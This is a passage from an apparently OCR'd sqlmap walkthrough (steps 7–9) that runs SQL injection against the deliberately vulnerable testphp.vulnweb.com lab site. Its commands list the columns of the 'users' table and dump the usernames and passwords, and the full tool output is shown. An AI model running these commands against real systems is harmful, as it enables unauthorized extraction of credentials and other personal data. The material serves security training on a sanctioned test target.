/.local/share/sqlmap/output/testphp.vulnweb.com'
[06:16:57] [WARNING] your sqlmap version is outdated

[*] ending @ 06:16:57 /2021-11-01/


┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T
 users --columns
```

Step 7




```
[06:21:53] [INFO] fetching columns for table 'users' in database 'acu
art'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[06:21:54] [INFO] fetched data logged to text files under '/home/kali
/.local/share/sqlmap/output/testphp.vulnweb.com'
[06:21:54] [WARNING] your sqlmap version is outdated

[*] ending @ 06:21:54 /2021-11-01/


┌──(kali㉿kali)-[~]
└─$ 
```

Step 8



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T
 users -C uname,pass --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without p
rior mutual consent is illegal. It is the end user's responsibility t
o obey all applicable local, state and federal laws. Developers assum
e no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 06:30:32 /2021-11-01/

[06:30:32] [INFO] resuming back-end DBMS 'mysql'
[06:30:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

Step 9



```
[06:30:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[06:30:34] [INFO] fetching entries of column(s) 'pass,uname' for tabl
e 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+------+
| uname | pass |
+-------+------+
| test  | test |
+-------+------+

[06:30:35] [INFO] table 'acuart.users' dumped to CSV file '/home/kali
/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv
'
[06:30:35] [INFO] fetched data logged to text files under '/home/kali
/.local/share/sqlmap/output/testphp.vulnweb.com'
[06:30:35] [WARNING] your sqlmap version is outdated

[*] ending @ 06:30:35 /2021-11-01/


┌──(kali㉿kali)-[~]
└─$ 
```